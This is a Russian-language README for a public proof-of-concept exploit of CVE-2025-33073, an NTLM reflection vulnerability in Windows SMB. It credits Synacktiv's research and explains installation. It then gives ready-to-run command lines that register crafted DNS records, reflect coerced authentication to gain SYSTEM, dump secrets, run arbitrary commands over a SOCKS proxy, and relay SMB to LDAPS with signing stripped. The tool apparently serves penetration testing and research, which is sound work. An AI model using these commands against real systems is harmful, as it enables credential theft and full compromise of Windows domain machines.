
 mverschu/cve-2025-33073
PoC-эксплойт для уязвимости SMB, связанной с рефлексией NTLM.

PoC-эксплойт для уязвимости NTLM-отражения в SMB.
Все заслуги принадлежат официальному исследованию:
https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025
ОС: Kali Linux (большинство пакетов предустановлены).
pipx (рекомендуется) — устанавливает ldap3-bleeding-edge, impacket и dnspython в изолированное venv приложения:
pipx install .
# or: pipx install git+https://github.com/mverschu/CVE-2025-33073.git
cve-2025-33073 --help
cve-2025-33073-dnstool --help
Вам по-прежнему нужны NetExec (nxc) и dig в вашем PATH (входят в состав Kali). Для --smb-signing установите форк impacket в окружение pipx:
pipx inject cve-2025-33073 "impacket @ git+https://github.com/decoder-it/impacket-partial-mic.git"
Локальное venv — те же зависимости, что в setup.sh / requirements.txt:
./setup.sh
source venv/bin/activate
python3 CVE-2025-33073.py --help
Устанавливает ldap3-bleeding-edge==2.10.1.1337, impacket и dnspython.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65
DNS-метка, специфичная для цели (пример SRV1 от Synacktiv)
По умолчанию инструмент регистрирует localhost1UWhRC.... Для некоторых целей регистрируйте метку, производную от имени компьютера жертвы, чтобы Windows воспринимала её как localhost (см. публикацию Synacktiv). --reflection-host SRV1 создаёт srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA; для FQDN, такого как SRV1.ASGARD.LOCAL, используется только первая метка.
python3 CVE-2025-33073.py -u 'ASGARD.LOCAL\loki' -p 'password' --attacker-ip 192.168.56.3 --dns-ip 192.168.56.10 --dc-fqdn DC01.ASGARD.LOCAL --target SRV1.ASGARD.LOCAL --target-ip 192.168.56.11 --reflection-host SRV1

Пользовательская команда

Вместо запуска secretsdump можно выполнить пользовательскую команду.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --custom-command "whoami"
SOCKS
Для более скрытного выполнения команд после установления действительного соединения с правами SYSTEM. Здесь параметры --target и --target-ip должны совпадать.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --socks
 Также вместо дампа SAM через proxychains можно выполнить пользовательскую команду.
proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec


Было проведено исследование, чтобы проверить, действительно ли отражение не работало при включённой подписи SMB, в результате чего были обнаружены ошибки: если удалить SIGN/SEAL из пакета, становится возможен релей от SMB к LDAPS, что обычно невозможно из-за MIC.
Благодарности:
python3 CVE-2025-33073.py -u "thewoods.local\test" -p 'pass' -d 192.168.204.131 --dns-ip 192.168.204.133 --dc-fqdn DC01.thewoods.local --target 192.168.204.133 --target-ip 192.168.204.133 -M DFSCoerce --smb-signing

Если вы находитесь в одном широковещательном домене с устройством и оно уязвимо к отравлению LLMNR, можно эксплуатировать устройство без необходимости регистрировать DNS-запись.

Локальная NTLM-аутентификация происходит

Локальная NTLM-аутентификация не происходит, что приводит к неудачной попытке
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-33073






